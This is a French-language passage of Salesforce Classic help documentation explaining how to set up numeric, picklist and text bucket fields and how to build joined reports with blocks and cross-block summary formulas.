4. Pour déplacer toutes les valeurs vides dans le compartiment contenant la valeur zéro, activez `Traiter les valeurs vides` *`colonne source`* `du rapport en tant que zéros.`

   Si cette option est désactivée, les valeurs non compartimentées s'affichent dans la colonne sous la forme d'un tiret (-).
5. Cliquez sur **OK**.

Dans un rapport, les colonnes de compartiment numérique sont triées par valeur de plage.

CONSULTER ÉGALEMENT :

Exemple de compartimentage numérique : Taille de l'affaire

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Exemple de compartimentage numérique : Taille de l'affaire

Pour mieux connaître vos affaires, utilisez le compartimentage afin d'effectuer des regroupements par taille d'affaire au lieu d'examiner des affaires individuelles. Vous pouvez ainsi vous concentrer sur les affaires importantes dont l'impact sur votre quota est plus fort.

1. Créez ou modifiez un rapport d'opportunité standard.
2. Dans le volet Champs du générateur de rapports, double-cliquez sur **Ajouter un champ de compartiment** ou faites-le glisser vers le rapport.
3. Dans Colonne source, sélectionnez `Montant`.
4. Dans Nom du champ de compartiment, saisissez *`Taille de l'affaire`*.
5. Sous Définir des plages, saisissez *`1000`* sur la première ligne. Cette valeur représente la taille maximale pour une petite affaire. Nommez cette plage *`Petite`*.
6. Cliquez sur **Ajouter**, puis saisissez *`25000`* sur la deuxième ligne. Cette valeur représente la taille maximale pour une affaire moyenne. Nommez cette plage *`Moyenne`*.
7. Par défaut, la dernière plage peut être n'importe quelle valeur supérieure à la plage précédente. Il n'est pas nécessaire de saisir une valeur pour cette plage. Nommez cette plage *`Grande`*.
8. Cliquez sur **OK**.

Dans des champs de compartimentage numérique, chaque plage est supérieure à la valeur inférieure, jusqu'à la valeur supérieure, incluse. Une fois ce champ de compartiment configuré, les montants sont compartimentés comme suit :

| Montants | Compartiment |
|---|---|
| 1000 ou moins | Petit |
| 1001 à 25000 | Moyen |
| 25001 et plus | Grand |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

CONSULTER ÉGALEMENT :

Modification d'un champ de compartiment numérique

## Modification d'un champ de compartiment de liste de sélection

Un champ de compartiment de liste de sélection contient les éléments qui peuvent être sélectionnés dans une liste.

Remarque: Les types de liste de sélection suivants ne peuvent pas être compartimentés.

- Types d'enregistrement
- Services
- Listes de sélection à valeurs multiples
- La liste de sélection `Type` dans des rapports d'activité

Dans le plan Modifier le champ de compartiment d'un champ de liste de sélection :

1. Dans `Colonne source`, sélectionnez le champ que vous souhaitez compartimenter.
2. Saisissez un nom de champ de compartiment. Il s'affiche en tant que nom de colonne dans le rapport.

   Un champ de compartiment est destiné à contenir plusieurs compartiments. Par conséquent, le nom d'un champ de compartiment doit décrire la nature des compartiments. Par exemple, un champ de compartiment intitulé « Priorité » peut inclure « Élevée », « Moyenne » et « Faible ».

   Important: Les noms de compartiments de liste de sélection doivent inclure un ou plusieurs symboles ou lettres. Si un champ de compartiment de liste de sélection contient un compartiment dont le nom inclut uniquement des chiffres, le champ de compartiment ne peut pas être enregistré.
3. Pour créer un compartiment, cliquez sur **Nouveau compartiment**, puis saisissez son nom. Créez plusieurs compartiments pour regrouper vos enregistrements de rapport.
4. Pour rechercher une valeur spécifique dans la liste, saisissez les premiers caractères de son nom dans la case Recherche rapide. Pendant la saisie, les éléments correspondant aux termes recherchés s'affichent dans le menu.
5. Sélectionnez des valeurs et faites-les glisser vers un compartiment. Pouvez également sélectionner des valeurs, cliquer sur **Déplacer vers**, puis sélectionner un compartiment ou saisir le nom d'un nouveau compartiment.

   Lors du compartimentage de valeurs, utilisez les fonctions ci-dessous selon vos besoins :

   - Pour afficher toutes les valeurs dans le rapport, cliquez sur **Toutes les valeurs**.
   - Pour afficher les valeurs d'un compartiment spécifique, cliquez sur son nom.
   - Pour supprimer des valeurs d'un compartiment, sélectionnez les valeurs, puis faites-les glisser vers un autre compartiment ou vers **Valeurs sans compartiment**.

   Remarque: Vous pouvez compartimenter uniquement des valeurs de liste de sélection active. Les valeurs de liste de sélection inactive ne sont pas affichées.
6. Pour déplacer toutes les valeurs sans compartiment vers un compartiment nommé « Autres », activez `Afficher les valeurs sans compartiment dans « Autres »`. Si cette option est désactivée, les valeurs sans compartiment s'affichent dans la colonne compartiment avec le nom de la valeur.
7. Cliquez sur **OK**.

Dans un rapport, les colonnes de compartiment de liste de sélection sont triées par l'emplacement du compartiment, comme indiqué dans la boîte de dialogue Modifier le champ de compartiment, suivies de « Autres » si l'option `Afficher les valeurs sans`

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

`compartiment dans « Autres »` est activée, ou des noms d'éléments de liste de sélection sans compartiment si l'option `Afficher les valeurs sans compartiment dans « Autres »` est désactivée.

CONSULTER ÉGALEMENT :

Exemple de compartimentage de liste de sélection : Types de secteur d'activité

## Exemple de compartimentage de liste de sélection : Types de secteur d'activité

Utilisez un champ de compartiment de liste de sélection pour trier vos comptes par secteur d'activité.

1. Créez ou modifiez un rapport sur des comptes standard, en vous assurant d'afficher au moins quelques enregistrements dans le rapport.
2. Dans le volet Champs du générateur de rapports, double-cliquez sur **Ajouter un champ de compartiment** ou faites-le glisser vers le rapport.
3. Dans Colonne source, sélectionnez `Secteur d'activité`.
4. Dans Nom du champ de compartiment, saisissez *`Types de secteur d'activité`*.
5. Cliquez sur **Nouveau compartiment**, puis nommez le compartiment *`TI`*.
6. Cliquez sur **Nouveau compartiment**, puis nommez le compartiment *`Bio technologie`*.
7. Cliquez sur **Nouveau compartiment**, puis nommez le compartiment *`Telecom`*.
8. Sélectionnez des valeurs et faites-les glisser vers les compartiments appropriés.
9. Activez `Afficher les valeurs sans compartiment dans « Autres »`.
10. Cliquez sur **OK**.

CONSULTER ÉGALEMENT :

Modification d'un champ de compartiment de liste de sélection

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Modification d'un champ de compartiment de texte

Un compartiment de texte facilite le classement des valeurs qui contiennent des termes ou des phrases.

Remarque: Les types de texte suivants ne peuvent pas être compartimentés.

- Zone de texte
- Zone de texte (long)
- Zone de texte (enrichi)
- Zone de texte (crypté)
- URL
- Date
- Date/heure

Dans le plan Modifier le champ de compartiment d'un champ de texte :

1. Dans `Colonne source`, sélectionnez le champ que vous souhaitez compartimenter.
2. Saisissez un nom de champ de compartiment. Il s'affiche en tant que nom de colonne dans le rapport.

   Un champ de compartiment est destiné à contenir plusieurs compartiments. Par conséquent, le nom d'un champ de compartiment doit décrire la nature des compartiments. Par exemple, un champ de compartiment nommé « Région » peut contenir les compartiments « Est », « Ouest » et « Centre ».
3. Pour créer un compartiment, cliquez sur **Nouveau compartiment**, puis saisissez son nom. Créez plusieurs compartiments pour regrouper vos enregistrements de rapport.
4. Pour rechercher une valeur spécifique dans la liste des valeurs, saisissez tout ou partie de son nom dans la case **Rechercher des valeurs**, puis cliquez sur **Rechercher**, ou laissez la case vide et cliquez sur **Rechercher**.

   La recherche renvoie jusqu'à 200 valeurs.
5. Sélectionnez des valeurs et faites-les glisser vers un compartiment. Pouvez également sélectionner des valeurs, cliquer sur **Déplacer vers**, puis sélectionner un compartiment ou saisir le nom d'un nouveau compartiment.

   Lors du compartimentage de valeurs, utilisez les fonctions ci-dessous selon vos besoins :

   - Utilisez Saisir des valeurs pour saisir le nom exact d'une valeur que vous souhaitez compartimenter ou pour compartimenter des valeurs qui peuvent être affichées ultérieurement dans votre rapport.
   - Pour afficher les valeurs d'un compartiment spécifique, cliquez sur son nom.
   - Pour supprimer des valeurs d'un compartiment, sélectionnez-les, sélectionnez **Déplacer vers**, puis sélectionnez un compartiment ou saisissez le nom d'un nouveau compartiment.
6. Pour déplacer toutes les valeurs sans compartiment vers un compartiment nommé « Autres », activez `Afficher les valeurs sans compartiment dans « Autres »`. Si cette option est désactivée, les valeurs sans compartiment s'affichent dans la colonne compartiment avec le nom de la valeur.
7. Cliquez sur **OK**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

Dans un rapport, les colonnes de compartiment texte sont triées par ordre alphanumérique.

CONSULTER ÉGALEMENT :

Saisie de valeurs pour des compartiments de texte

Exemple de compartimentage de texte : Comptes stratégiques

## Saisie de valeurs pour des compartiments de texte

Un champ de compartiment de texte nécessite un nom descriptif et deux compartiments ou plus contenant des chaînes de texte.

Si vous connaissez la valeur exacte que vous souhaitez compartimenter, vous pouvez utiliser la fonction Saisir des valeurs afin de le compartimenter rapidement sans effectuer de recherche. Cette fonction est utile si votre rapport contient un grand nombre (plusieurs millions) de valeurs et que la recherche d'une valeur est lente. Cette méthode permet également de saisir et de compartimenter des valeurs qui peuvent être affichées ultérieurement dans votre rapport.

Dans le plan Modifier le champ de compartiment d'un champ de texte :

1. Cliquez sur **Saisir des valeurs**.
2. Sélectionnez le compartiment vers lequel vous souhaitez déplacer les valeurs. Si vous sélectionnez **Nouveau compartiment**, saisissez le nom du compartiment.
3. Saisissez une ou plusieurs valeurs dans la case. Saisissez des valeurs multiples sur plusieurs lignes.
4. Cliquez sur **Déplacer**.

CONSULTER ÉGALEMENT :

Modification d'un champ de compartiment de texte

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Exemple de compartimentage de texte : Comptes stratégiques

Utilisez un compartiment de texte pour trier les comptes dans des catégories générales sur lesquelles vous pouvez appliquer des actions.

1. Créez ou modifiez un rapport sur un compte standard, en vous assurant d'afficher au moins quelques enregistrements dans le rapport.
2. Dans le volet Champs du générateur de rapports, double-cliquez sur **Ajouter un champ de compartiment** ou faites-le glisser vers le rapport.
3. Dans Colonne source, sélectionnez `Nom du compte`.
4. Dans Nom du champ de compartiment, saisissez *`Stratégique`*.
5. Cliquez sur **Nouveau compartiment**, puis nommez le compartiment *`IBM`*.
6. Cliquez sur **Nouveau compartiment**, puis nommez le compartiment *`Dell`*.
7. Cliquez sur **Nouveau compartiment**, puis nommez le compartiment *`HP`*.
8. Pour afficher les valeurs disponibles, laissez la case **Rechercher des valeurs** vide, puis cliquez sur **Rechercher**.
9. Sélectionnez des valeurs et faites-les glisser vers les compartiments appropriés.
10. Activez `Afficher les valeurs sans compartiment dans « Autres »`.
11. Cliquez sur **OK**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

ET

Générateur de rapport

CONSULTER ÉGALEMENT :

Modification d'un champ de compartiment de texte

## Combinaison de différents types d'information dans un rapport joint

Le format de rapport joint permet de visualiser différents types d'information dans le même rapport. Un rapport joint peut contenir des données de plusieurs types de rapport standard ou personnalisé.

Pour commencer à utiliser des rapports joints, créez ou modifiez un rapport existant dans le générateur de rapports, cliquez sur la liste déroulante **Format**, puis sélectionnez `Joint`.

Avec des rapports joints, vous pouvez effectuer la plupart des opérations disponibles avec des rapports récapitulatifs ou matriciels. Par exemple, vous pouvez rechercher, ajouter et supprimer des champs, résumer des champs, et exécuter et enregistrer des rapports.

Conseil: Vous pouvez afficher un rapport joint qui inclut un graphique dans un tableau de bord. Modifiez le composant de tableau de bord du rapport joint, puis sélectionnez **Utiliser un graphique tel que défini dans le rapport source**.

1. Ajout d'un type de rapport à un rapport joint
   L'ajout d'un type de rapport vous permet d'élargir le jeu de données disponible pour l'analyse dans un rapport joint.
2. Modification du type de rapport principal
   Le type de rapport principal contrôle le nom des champs communs. Un rapport joint doit avoir un type de rapport principal. Vous pouvez modifier à tout moment le type de rapport principal.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

ET

Générateur de rapport

3. Création d'une formule récapitulative personnalisée pour un rapport joint
   Vous pouvez ajouter des formules récapitulatives personnalisées standard ou inter-blocs pour des rapports joints afin de calculer des totaux supplémentaires basés sur les champs numériques disponibles dans le rapport.
4. Utilisation de blocs
   Les blocs permettent de créer différentes vues des informations contenues dans un rapport joint.
5. Fonctionnement des rapports joints
   Un rapport joint peut contenir des données de plusieurs types de rapport standard ou personnalisé. Vous pouvez ajouter des types de rapport à un rapport joint s'ils partagent des relations avec un ou plusieurs objets en commun. Par exemple, si un rapport joint contient le type de rapport Opportunités, vous pouvez ajouter le type de rapport Requêtes, car les deux ont une relation avec l'objet Comptes.

CONSULTER ÉGALEMENT :

Génération d'un rapport

Fonctionnement des rapports joints

## Ajout d'un type de rapport à un rapport joint

L'ajout d'un type de rapport vous permet d'élargir le jeu de données disponible pour l'analyse dans un rapport joint.

1. Sélectionnez `Joint` dans le menu du format du rapport.
2. Cliquez sur **Ajouter un type de rapport**.
   Le plan Ajouter un type de rapport supplémentaire affiche les types que vous pouvez ajouter au rapport existant.
3. Sélectionnez le type de rapport.
   Le plan affiche un message qui identifie les objets communs au type de rapport sélectionné et aux types déjà inclus dans le rapport.
4. Cliquez sur **OK**.

Le type de rapport supplémentaire est ajouté. Notez des points suivants :

- Un nouveau bloc s'affiche dans le rapport.
- Le volet Champs est mis à jour avec une nouvelle zone qui contient des champs uniques au type de rapport. Les champs communs à tous les types de rapport se trouvent dans la zone Champs communs.

CONSULTER ÉGALEMENT :

Création d'une formule récapitulative personnalisée pour un rapport joint

Fonctionnement des rapports joints

Combinaison de différents types d'information dans un rapport joint

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Modification du type de rapport principal

Le type de rapport principal contrôle le nom des champs communs. Un rapport joint doit avoir un type de rapport principal. Vous pouvez modifier à tout moment le type de rapport principal.

Par défaut, le premier type que vous ajoutez au rapport est le principal.

Le type de rapport principal n'affecte pas les données disponibles pour la génération de rapports.

Modifiez le type de rapport principal en supprimant ses blocs. Pour supprimer un bloc, faites-le glisser vers le volet Champs. Si plusieurs blocs sont basés sur le type de rapport principal, vous devez tous les retirer.

Lorsque vous retirez le type de rapport principal, la sélection du nouveau type dépend du nombre de types que le rapport contient.

- Si le rapport contient deux types seulement, l'autre type de rapport devient automatiquement le principal.
- Si le rapport contient plus de deux types, une boîte de dialogue vous invite à sélectionner le nouveau type de rapport principal.

CONSULTER ÉGALEMENT :

Ajout d'un bloc à un rapport joint

Ajout d'un type de rapport à un rapport joint

Que puis-je faire avec des rapports joints ?

Combinaison de différents types d'information dans un rapport joint

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Création d'une formule récapitulative personnalisée pour un rapport joint

Vous pouvez ajouter des formules récapitulatives personnalisées standard ou inter-blocs pour des rapports joints afin de calculer des totaux supplémentaires basés sur les champs numériques disponibles dans le rapport.

1. Pour accéder au plan Ajouter une formule personnalisée du volet Fichiers, utilisez l'une des options ci-dessous.

| Option | Description |
|---|---|
| Pour créer une formule récapitulative personnalisée standard | Accédez à la catégorie du type de rapport, puis double-cliquez sur **Ajouter une formule** |
| Pour créer une formule récapitulative personnalisée inter-blocs | Accédez à la catégorie Commun, puis double-cliquez sur **Ajouter une formule inter-blocs** |

2. Saisissez le nom de la formule, tel que vous souhaitez l'afficher dans le rapport, et éventuellement une description.

   Le nom doit être unique.

3. Dans la liste déroulante `Format`, sélectionnez le type de données approprié à votre formule en fonction du résultat de votre calcul.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

4. Dans la liste déroulante `Décimales`, sélectionnez le nombre de décimales à afficher pour les types de données devise, nombre ou pourcentage. Ce paramètre est ignoré pour les champs devise dans les organisations qui utilisent plusieurs devises. Le paramètre `Décimales` s'applique en revanche à votre devise.
5. Définissez l'option `Emplacement d'affichage de cette formule`.

   La valeur calculée s'affiche dans le bloc de rapport, dans le Total général ou au niveau de regroupement global, selon votre sélection. Pour afficher le calcul de la formule à tous les niveaux, y compris dans le total général, sélectionnez `Tous les niveaux récapitulatifs`. Vous pouvez également sélectionner l'affichage du calcul à un niveau de regroupement global. Un rapport joint peut contenir trois regroupements globaux. Les regroupements s'appliquent à tous les blocs.
6. Pour élaborer la formule :
   a. Sélectionnez l'un des champs répertoriés dans la liste déroulante **Champs récapitulatifs**. Cette valeur de champ est utilisée dans la formule.

      Lors de la création d'une formule inter-blocs, les champs sont regroupés par bloc. Vous pouvez également utiliser la Recherche rapide pour retrouver un champ.

      Lors de la création d'une formule de type rapport unique, la liste affiche les champs numériques disponibles pour le type de rapport.

   b. Sélectionnez le type récapitulatif à utiliser dans la formule. Cette option n'est pas disponible pour le `Nombre d'enregistrements`.

| Type récapitulatif | Description |
|---|---|
| **Somme** | La valeur de synthèse des données d'un champ ou d'un groupe de champs. |
| **Plus grande valeur** | La plus grande valeur des données d'un champ ou d'un groupe de champs. |
| **Plus petite valeur** | La plus petite valeur des données d'un champ ou d'un groupe de champs. |
| **Moyenne** | La valeur moyenne des données d'un champ ou d'un groupe de champs. |

   c. Cliquez sur **Opérateurs** pour ajouter des opérateurs à votre formule.
   d. Sélectionnez la catégorie de la fonction (Tout, Logique, Mathématique ou Récapitulatif), choisissez la fonction à utiliser dans votre formule, puis cliquez sur **Insérer**.
   e. Répétez ces étapes si nécessaire.
7. Cliquez sur **Vérifier la syntaxe** pour contrôler l'absence d'erreur dans la formule. Les erreurs sont mises en surbrillance par le curseur.
8. Cliquez sur **OK**. Votre formule est enregistrée uniquement lorsque vous enregistrez le rapport.

CONSULTER ÉGALEMENT :

Utilisation de formules dans des rapports
Formules récapitulatives personnalisées avec des rapports joints
Tirer le meilleur parti des formules récapitulatives personnalisées
Exemples de rapports joints

## Utilisation de blocs

Les blocs permettent de créer différentes vues des informations contenues dans un rapport joint.

1. Ajout d'un bloc à un rapport joint
   L'ajout de blocs à des rapports joints permet de créer plusieurs vues des données incluses dans un seul rapport.
2. Réorganisation de blocs
   Vous pouvez réorganiser les blocs dans des rapports joints. La réorganisation des blocs affecte l'apparence des rapports, mais n'affectent pas les données contenues dans les blocs.
3. Renommage d'un bloc
   Vous pouvez renommer des blocs afin de présenter de façon plus conviviale les informations qu'ils contiennent.
4. Affichage et masquage du nombre d'enregistrements pour un bloc
   Vous pouvez afficher ou masquer le nombre d'enregistrements, ou le *décompte d'enregistrements*, pour chaque bloc d'un rapport joint. Par défaut, le décompte d'enregistrements est affiché pour chaque bloc dans le générateur de rapport et sur la page d'exécution des rapports.
5. Supprimer un bloc

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

### Ajout d'un bloc à un rapport joint

L'ajout de blocs à des rapports joints permet de créer plusieurs vues des données incluses dans un seul rapport.

**1.** Cliquez et maintenez un champ dans le volet Champs, puis faites-le glisser vers la zone vide du volet Aperçu.

Éditions

Disponible avec : Salesforce Classic


Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR


Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport



2. Déposez le champ pour créer le bloc.




Une fois le bloc ajouté, notez que les filtres standard et de champ du bloc supplémentaire sont ajoutés au volet Filtres (1). En outre, le nouveau bloc s'affiche dans le volet Aperçu (2).

Pour supprimer un bloc, cliquez sur ▼ dans l'en-tête du bloc, puis cliquez sur **Supprimer le bloc**. Vous pouvez également faire glisser le bloc vers le volet Champs.

Tenez compte des points suivants lors de l'utilisation de blocs.

- L'ajout d'un nouveau type de rapport à un rapport joint ajoute également un nouveau bloc.
- Vous devez sélectionner un champ dans une catégorie de type de rapport lors de la création d'un bloc. Vous ne pouvez pas utiliser un champ de la catégorie Commun. Par exemple, si votre rapport contient les deux types de rapport Opportunités et Requêtes, la sélection d'un champ de la catégorie Opportunités crée un nouveau bloc Opportunités, et la sélection d'un champ de la catégorie Requêtes crée un nouveau bloc Requêtes.

CONSULTER ÉGALEMENT :

Ajout d'un type de rapport à un rapport joint

Supprimer un bloc

Création d'une formule récapitulative personnalisée pour un rapport joint

Utilisation de blocs

Combinaison de différents types d'information dans un rapport joint

## Réorganisation de blocs

Vous pouvez réorganiser les blocs dans des rapports joints. La réorganisation des blocs affecte l'apparence des rapports, mais n'affectent pas les données contenues dans les blocs.

Lorsque vous réorganisez des blocs, leur numéro de change pas. Par exemple, si vous avez un rapport contenant trois blocs et que vous déplacez le bloc 1 vers son nouvel emplacement, à la droite du bloc 3, les blocs s'affichent désormais dans l'ordre bloc 2, bloc 3 et bloc 1. Pour éviter toute confusion, il est recommandé de renommer les blocs.

Lors de la réorganisation d'un bloc, vous le déplacez vers la gauche ou la droite d'un bloc existant. Vous ne pouvez pas le faire glisser vers une zone vide du volet Aperçu.

Pour réorganiser un bloc :

- Dans le volet Aperçu, faites glisser le bloc vers le côté gauche ou droit d'un bloc existant.
  Une barre bleue à côté du bloc indique un emplacement de dépôt acceptable.

CONSULTER ÉGALEMENT :

Renommage d'un bloc

Utilisation de blocs

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Renommage d'un bloc

Vous pouvez renommer des blocs afin de présenter de façon plus conviviale les informations qu'ils contiennent.

Lorsque vous ajoutez un bloc à un rapport joint, il est automatiquement nommé en fonction de son type et du nombre de blocs qu'il contient. Par exemple, si votre rapport contient deux blocs et que vous ajoutez un nouveau bloc basé sur le type de rapport Opportunités, il est renommé Opportunités bloc 3.

1. Cliquez sur le nom du bloc.
   Le nom s'affiche dans une zone de texte modifiable.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport



2. Saisissez le nouveau nom.
3. Appuyez sur Entrée ou cliquez hors du bloc pour appliquer le nom.

CONSULTER ÉGALEMENT :

Utilisation de blocs

Combinaison de différents types d'information dans un rapport joint

## Affichage et masquage du nombre d'enregistrements pour un bloc

Vous pouvez afficher ou masquer le nombre d'enregistrements, ou le *décompte d'enregistrements*, pour chaque bloc d'un rapport joint. Par défaut, le décompte d'enregistrements est affiché pour chaque bloc dans le générateur de rapport et sur la page d'exécution des rapports.

Vous pouvez masquer ou afficher le décompte d'enregistrements de deux façons.

- Cliquez sur la flèche dans l'en-tête du bloc ( ) ) pour afficher le menu du bloc. La coche en regard de l'élément de menu **Décompte d'enregistrements** indique que le décompte d'enregistrements est activé pour le bloc. Cliquez sur **Décompte d'enregistrements** pour basculer entre l'affichage et le masquage du décompte.
- Lorsque vous avez masqué les détails d'un rapport, placez le curseur au-dessus de la colonne Décompte d'enregistrements pour afficher une flèche ( ). ). Cliquez sur la flèche, puis sélectionnez **Supprimer la colonne**. Pour afficher de nouveau le décompte d'enregistrements, cliquez sur la flèche dans l'en-tête du bloc, puis sélectionnez **Décompte d'enregistrements**.

Remarque: Si vous n'avez synthétisé aucune ligne dans les blocs de votre rapport, mais masqué les détails du rapport et le nombre de lignes dans l'ensemble des blocs, vos blocs sont masqués sur la page d'exécution des rapports. Pour afficher les blocs, sélectionnez **Afficher les détails** dans la page d'exécution des rapports ou dans le générateur de rapport.

CONSULTER ÉGALEMENT :

Affichage et masquage des détails de rapport

Utilisation d'une fonction récapitulative dans une formule récapitulative personnalisée

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

### Supprimer un bloc

Pour supprimer un bloc d'un rapport joint, il existe deux méthodes.

- Cliquez sur la flèche dans l'en-tête du bloc ( ) pour afficher le menu du bloc, puis cliquez sur **Supprimer le bloc**.
- Cliquez et maintenez l'en-tête du bloc, puis faites-le glisser vers le volet Fichiers.

CONSULTER ÉGALEMENT :

Utilisation de blocs

Combinaison de différents types d'information dans un rapport joint

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Fonctionnement des rapports joints

Un rapport joint peut contenir des données de plusieurs types de rapport standard ou personnalisé. Vous pouvez ajouter des types de rapport à un rapport joint s'ils partagent des relations avec un ou plusieurs objets en commun. Par exemple, si un rapport joint contient le type de rapport Opportunités, vous pouvez ajouter le type de rapport Requêtes, car les deux ont une relation avec l'objet Comptes.

Un rapport joint comprend jusqu'à cinq *blocs* de rapport, que vous ajoutez au rapport afin de créer plusieurs vues de vos données. Pour chaque bloc, vous pouvez ajouter des champs standard et récapitulatifs, créer des formules récapitulatives personnalisées standard et inter-blocs, appliquer des filtres et trier des colonnes. Vous appliquez les regroupements à l'ensemble des blocs du rapport et ajoutez jusqu'à trois regroupements aux blocs, comme avec le format récapitulatif. Vous pouvez également ajouter un graphique à un rapport joint.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Chaque rapport joint a un type de rapport *principal*. Par défaut, de type principal est le premier ajouté au rapport. Dans le volet Champs, il est identifié par un point en regard de son nom. Par exemple, si vous créez le rapport joint en sélectionnant le type de rapport Opportunités, puis ajoutez le type Requêtes, Opportunités est le type de rapport principal.

Le type de rapport principal contrôle le nom des champs communs. Certains champs communs portent des noms différents ou s'affichent dans d'autres sections de types de rapport différents. Dans ces champs, cliquez sur pour afficher le nom du champ dans d'autres types de rapport.

Lorsqu'un rapport joint contient plusieurs types de rapport, certains champs sont identifiés en tant que champs *communs*. Un champ est commun lorsqu'il est partagé par tous les types de rapport ou lorsque tous les types de rapport partagent une relation de référence avec le champ. Ces champs s'affichent dans la zone Champs communs du volet Champs et peuvent être utilisés pour regrouper des blocs de rapport.

1. Exemples de rapports joints
   La création d'une fiche d'évaluation des performances de représentants commerciaux, la révision de requêtes de support par statut et la prévision des encours d'opportunités sont des exemples d'opérations que vous pouvez effectuer avec des rapports joints.
2. Formules récapitulatives personnalisées avec des rapports joints
   Deux types de formule récapitulative personnalisée sont disponibles avec des rapports joints : standard et inter-blocs.
3. Que puis-je faire avec des rapports joints ?
